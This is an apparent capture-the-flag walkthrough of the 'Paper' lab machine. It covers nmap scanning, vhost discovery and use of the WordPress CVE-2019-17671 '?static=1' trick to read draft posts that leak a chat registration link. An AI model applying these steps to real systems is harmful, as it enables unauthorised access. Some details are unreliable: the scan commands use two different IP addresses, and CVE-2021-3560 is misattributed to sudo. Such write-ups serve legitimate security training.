Paper

18th June 2022 / Document No D22.100.181

Prepared By: dotguy

Machine Author(s): secnigma

Difficulty: Easy

Synopsis

Paper is an easy Linux machine that features an Apache server on ports 80 and 443, which are serving the HTTP and HTTPS versions of a website respectively. The website on port 80 returns a default server webpage but the HTTP response header reveals a hidden domain. This hidden domain is running a WordPress blog, whose version is vulnerable to CVE-2019-17671. This vulnerability allows us to view the confidential information stored in the draft posts of the blog, which reveal another URL leading to an employee chat system. This chat system is based on Rocketchat. Reading through the chats we find that there is a bot running which can be queried for specific information. We can exploit the bot functionality to obtain the password of a user on the system. Further host enumeration reveals that the sudo version is vulnerable to CVE-2021-3560 and can be exploited to elevate to root privileges.

Skills required

- Linux Fundamentals

Skills learned

- CVE exploitation
- Web Enumeration

Enumeration

Nmap

Let's run a Nmap scan to discover the open ports of the remote host.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.1.11 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.143
```

```
$ nmap -p$ports -sV 10.10.11.143

Nmap scan report for 10.10.11.143
Host is up (0.28s latency).

PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 8.0 (protocol 2.0)
80/tcp  open  http      Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
443/tcp open  ssl/http  Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
```


The Nmap scan shows that OpenSSH is running on it's default port, i.e. `port 22`. Furthermore, the Apache HTTP web server is serving an `HTTP` webpage on `port 80` along with its `HTTPS` version on `port 443`.

HTTP

Browsing to `port 80`, we see a default server web page that contains no interesting information.



Let's intercept the web request to this webpage in BurpSuite to check for any useful information in the HTTP response.




We can see that the `X-Backend-Server` HTTP header in the HTTP response has a value that seems to be a VHost domain. This means that the webserver is most likely using Virtual Host routing.


Let's add an entry for `office.paper` in the `/etc/hosts` file with the corresponding IP address to be able to access this domain in our browser.

```
echo "10.10.11.143  office.paper" | sudo tee -a /etc/hosts
```

Upon visiting `office.paper` in the browser, we see a WordPress blog.




On further enumeration we find a suspicious comment on one of the posts that hints toward the presence of some confidential information in the WordPress drafts.



We can use the `Wappalyzer` browser extension to check the Wordpress version. Wappalyzer is a technology profiler that shows the technologies a website is using along with their version. We can install this extension on a supported browser from here.


After the extension has been installed, click on the Wappalyzer browser extension icon from the WordPress website. The Wappalyzer browser extension detects the Wordpress version as `5.2.3` on `office.paper`.



Upon running a quick Google search along with the keywords "wordpress 5.2.3 exploits", we can identify CVE-2019-17671 which allows a user to view private/draft posts without authentication. This vulnerability aligns perfectly with the suspicious comment that we found earlier. Let us exploit this vulnerability to view the secret content present in the draft posts.

To do so, we can add `?static=1` to the WordPress URL as mentioned in the PoC.

```
http://office.paper/?static=1
```




We are successfully able to see the drafts. In the drafts, there exists a secret registration URL of an employee chat system.

```
http://chat.office.paper/register/8qozr226AhkCHZdyY
```


Let us also add an entry for this sub-domain `chat.office.paper` to the `/etc/hosts` file, so that we can access it in the browser.

```
echo "10.10.11.143  chat.office.paper" | sudo tee -a /etc/hosts
```

